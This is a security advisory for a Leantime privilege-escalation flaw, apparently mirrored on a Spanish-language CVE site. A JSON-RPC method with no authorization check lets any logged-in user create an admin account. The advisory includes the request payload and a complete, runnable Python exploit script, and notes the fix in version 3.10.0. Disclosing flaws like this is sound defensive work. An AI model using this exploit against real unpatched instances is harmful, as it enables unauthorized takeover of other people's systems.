
GHSA-54MM-6729-R5WP
Leantime: Any Authenticated User Can Self-Escalate to Admin via Unauthorized JSON-RPC Methods
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-54MM-6729-R5WP divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice |
Summary
Any authenticated Leantime user - including the lowest-privilege `readonly` role - can escalate to full administrative access by calling the JSON-RPC method `leantime.rpc.api.api.createApiKeyWithProjects` with an attacker-chosen `role` value. The server creates a new account at that role with no authorization check, and the resulting credentials work as a fully interactive admin login through the ordinary web UI. The same root cause (missing per-method authorization on JSON-RPC-exposed service methods) also leaves the `Plugins` service's `installPlugin`, `enablePlugin`, `disablePlugin`, and `removePlugin` methods callable by any authenticated user with no role check, even though their web-UI equivalents correctly require an admin/owner role.
Details
Leantime's JSON-RPC API (`app/Domain/Api/Controllers/Jsonrpc.php`) reflects any public method on any `@api`-annotated service class and dispatches it at `leantime.rpc.{domain}.{service}.{method}`. Per-method authorization is enforced by `PermissionEnforcer::enforce()` (`app/Core/Auth/Permissions/PermissionEnforcer.php`), which reads a `#[RequiresPermission(...)]` PHP attribute off the target method - but when that attribute is absent, `enforce()` silently returns and allows the call through.
`Api::createApiKeyWithProjects(array $values, ?array $projects)` (`app/Domain/Api/Services/Api.php`) is `@api`-exposed and carries no `#[RequiresPermission]` attribute. It forwards `$values` - including a caller-supplied `role` - directly into `createAPIKey()` → `Users\Repositories\Users::addUser()`, with no server-side clamping of `role` against the calling user's own privilege level:
// app/Domain/Api/Services/Api.php
/**
 * @api
 */
public function createApiKeyWithProjects(array $values, ?array $projects): array|false
{
    $apiKeyValues = $this->createAPIKey($values);   // no #[RequiresPermission], no role check
    ...
}
The equivalent web route (`NewApiKey` controller) correctly gates account creation behind an admin-only role check (`Auth::authOrRedirect([Roles::$admin, ...])`), but that gate is bypassed entirely by calling the service directly through JSON-RPC.
Separately, `Plugins::installPlugin()`, `enablePlugin()`, `disablePlugin()`, and `removePlugin()` (`app/Domain/Plugins/Services/Plugins.php`, lines ~266/299/320/342) share the same gap: all four are `@api`-exposed with no `#[RequiresPermission]`, while their web-controller equivalents (`Myapps.php`, `Details.php`) correctly require `Roles::$owner`/`Roles::$admin`.
Authenticating to the JSON-RPC endpoint with an ordinary browser session cookie (rather than a dedicated API key) is sufficient, provided the request carries an `X-Requested-With: XMLHttpRequest` header (`app/Core/Middleware/StartSession.php`) - this is exactly what the application's own first-party JS client already sends, so no special tooling beyond a normal authenticated session is needed.
PoC
A runnable Python PoC (`requests` library only) reproduces this end-to-end; see the attached `poc.py`. Steps:
- Create/authenticate as a `readonly`-role account (the lowest privilege level). Confirm it is correctly blocked (HTTP 403) from an admin-only page, e.g. `/plugins/myapps`.
- From that same low-privilege session, send:
{"jsonrpc":"2.0","id":1,"method":"leantime.rpc.api.api.createApiKeyWithProjects",
"params":{"values":{"firstname":"poc","role":40,"status":"a"},"projects":[]}}
```
The server responds `HTTP 200` with the newly created account's `user`/`passwordClean` and `"role":40` (admin) in the JSON body.
3. Log in through the normal `/auth/login` form using the returned `user`/`passwordClean`. The resulting session now has full, interactive access to `/plugins/myapps` (HTTP 200) - the exact page that returned 403 in step 1.
Reproduced against a local instance built from this repository's own `.dev` Docker tooling (`.dev/docker-compose.yaml`), with dependencies installed via `composer install` / `npx mix` and no modifications to application code.
Impact
Complete compromise of any Leantime instance by an attacker who controls, or can register/be granted, any authenticated account - including the lowest-privilege `readonly` role. No admin credentials, tokens, or prior access beyond an ordinary low-privilege login are required. This is a full authenticated-to-admin privilege escalation (CWE-862 Missing Authorization, CWE-269 Improper Privilege Management). Combined with the plugin-management gap described above, it further extends to arbitrary plugin install/enable/disable/remove, a path toward code-execution-level impact tracked from the same root cause.
Script : poc.py
#!/usr/bin/env python3
"""
What this script does, against a target Leantime instance:
  1. Logs in as a LOW-PRIVILEGE account (readonly role by default).
  2. Confirms the account is correctly blocked by the normal web UI from an
     admin-only page (expects HTTP 403) -- this establishes the account truly
     has no admin rights before the exploit runs.
  3. Calls leantime.rpc.api.api.createApiKeyWithProjects over JSON-RPC using
     nothing but that account's own ordinary session cookie, requesting
     role=40 (admin). No admin/API-key credential is used anywhere in this
     step -- only the low-privilege session established in step 1.
  4. Logs in through the completely ordinary web login form using the
     generated username/password from step 3, and confirms that account now
     has full, interactive admin access to the same admin-only page that
     blocked the original low-privilege account in step 2. (The record is
     created with source='' rather than source='api' -- createAPIKey() never
     sets that column -- so it does NOT work as an x-api-key credential, but
     it is a fully functional role=40 web login, which is a stronger and
     more direct proof of impact.)

Requirements: pip install requests

Usage:
  python3 poc.py --url http://localhost:5080 \\
      --username lowpriv@leantime.test --password 'LowPriv123!'
"""

import argparse
import sys

import requests


def rpc_call(session: requests.Session, base_url: str, method: str, params: dict, extra_headers: dict | None = None):
    """Call a JSON-RPC method. Sends X-Requested-With so the session-based
    guard actually loads the caller's real, persisted session (see
    StartSession.php:65) -- without it, API requests get a fresh, empty,
    in-memory session and every call 401s regardless of login state."""
    headers = {
        "Content-Type": "application/json",
        "X-Requested-With": "XMLHttpRequest",
    }
    if extra_headers:
        headers.update(extra_headers)

    resp = session.post(
        f"{base_url}/api/jsonrpc",
        json={"jsonrpc": "2.0", "id": 1, "method": method, "params": params},
        headers=headers,
    )
    return resp


def main():
    parser = argparse.ArgumentParser(description=__doc__, formatter_class=argparse.RawDescriptionHelpFormatter)
    parser.add_argument("--url", required=True, help="Base URL of the target Leantime instance, e.g. http://localhost:5080")
    parser.add_argument("--username", required=True, help="Email of a LOW-privilege test account (e.g. readonly role)")
    parser.add_argument("--password", required=True, help="Password for that account")
    parser.add_argument("--admin-check-path", default="/plugins/myapps", help="An admin-only web page used to confirm the account has no admin rights (default: /plugins/myapps)")
    parser.add_argument("--insecure", action="store_true", help="Disable TLS verification (for self-signed local/dev instances)")
    args = parser.parse_args()

    verify = not args.insecure
    base_url = args.url.rstrip("/")
    s = requests.Session()
    s.verify = verify

    print(f"[*] Target: {base_url}")

    # Step 1: log in as the low-privilege account via the ordinary web form.
    print(f"[*] Logging in as low-privilege account: {args.username}")
    s.get(f"{base_url}/auth/login")  # prime session cookie
    login_resp = s.post(
        f"{base_url}/auth/login",
        data={
            "username": args.username,
            "password": args.password,
            "redirectUrl": "/dashboard/home",  # avoid the unrelated empty-redirectUrl 500 bug
        },
        allow_redirects=False,
    )
    if login_resp.status_code not in (302, 303):
        print(f"[!] Login did not redirect as expected (got {login_resp.status_code}). Aborting.")
        sys.exit(1)
    print("[+] Login succeeded (session cookie established).")

    # Step 2: confirm the account genuinely has no admin rights via the web UI.
    check_resp = s.get(f"{base_url}{args.admin_check_path}", allow_redirects=False)
    if check_resp.status_code == 403:
        print(f"[+] Confirmed: web UI correctly blocks this account from {args.admin_check_path} (HTTP 403).")
    else:
        print(f"[!] Expected HTTP 403 from {args.admin_check_path}, got {check_resp.status_code}. "
              f"Continuing anyway, but this account may not be low-privilege as assumed.")

    # Step 3: the actual privilege escalation -- same session, no API key used.
    print("[*] Calling leantime.rpc.api.api.createApiKeyWithProjects with role=40 (admin) "
          "using ONLY the low-privilege session from step 1 ...")
    esc_resp = rpc_call(
        s,
        base_url,
        "leantime.rpc.api.api.createApiKeyWithProjects",
        {"values": {"firstname": "poc-escalated-admin-key", "role": 40, "status": "a"}, "projects": []},
    )

    try:
        esc_json = esc_resp.json()
    except ValueError:
        print(f"[!] Non-JSON response (HTTP {esc_resp.status_code}): {esc_resp.text[:500]}")
        sys.exit(1)

    if "error" in esc_json:
        print(f"[!] Exploit call failed: {esc_json['error']}")
        print("    (If this is 'Method is not available via API' or an AuthorizationException, "
              "the target may already be patched.)")
        sys.exit(1)

    result = esc_json["result"]
    new_user = result["user"]
    new_pass = result["passwordClean"]
    new_role = result["role"]
    new_id = result["id"]
    api_key = f"lt_{new_user}_{new_pass}"

    print("[+] VULNERABLE: server created a new account with attacker-chosen role, "
          "with no permission check on the calling (low-privilege) account.")
    print(f"    New account id={new_id}  role={new_role} (40 == admin)")
    print(f"    Generated credentials -- username: {new_user}  password: {new_pass}")
    print(f"    (Nominal API key form: {api_key} -- see note below.)")

    # Step 4: prove the new account carries real, interactive admin privilege
    # by logging in through the ORDINARY web login form and hitting the same
    # admin-only page that blocked the original low-privilege account.
    print("[*] Logging in through the normal web UI with the generated credentials ...")
    admin_session = requests.Session()
    admin_session.verify = verify
    admin_session.get(f"{base_url}/auth/login")
    admin_login_resp = admin_session.post(
        f"{base_url}/auth/login",
        data={"username": new_user, "password": new_pass, "redirectUrl": "/dashboard/home"},
        allow_redirects=False,
    )
    if admin_login_resp.status_code not in (302, 303):
        print(f"[!] Web login with generated credentials failed (HTTP {admin_login_resp.status_code}).")
        sys.exit(1)

    admin_check_resp = admin_session.get(f"{base_url}{args.admin_check_path}", allow_redirects=False)
    if admin_check_resp.status_code == 200:
        print(f"[+] CONFIRMED: the account created by a LOW-PRIVILEGE user now has full, "
              f"interactive admin access to {args.admin_check_path} (HTTP 200) -- "
              f"the exact page that returned 403 for the original account in step 2.")
    else:
        print(f"[!] Expected HTTP 200 from {args.admin_check_path} with the escalated account, "
              f"got {admin_check_resp.status_code}.")

if __name__ == "__main__":
    main()
---
Maintainer note (resolution): Addressed by the native permission engine (v3.9.0): the affected JSON-RPC service methods now carry #[RequiresPermission] and are enforced at the API boundary (users/clients/projects mutations require the appropriate permission; self-escalation via editUser/patchUser is blocked). Remaining gates ship in the upcoming release.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
Packagistleantime/leantime |
Corregida | 3.10.0 | — | — |
3.10.0Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://nvd.nist.gov/vuln/detail/CVE-2026-85990https://github.com/Leantime/leantime/security/advisories/GHSA-54mm-6729-r5wphttps://github.com/Leantime/leantime/pull/3583https://github.com/Leantime/leantime/pull/3797https://github.com/Leantime/leantime/commit/5605e5ee86bbd01acb85c6b5d8fb337faf8bcf02https://github.com/Leantime/leantime/commit/7ebf7a9517e2aaa05ec15b8130ab1841a4bde43ehttps://github.com/Leantime/leantimehttps://github.com/Leantime/leantime/releases/tag/v3.10.0Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.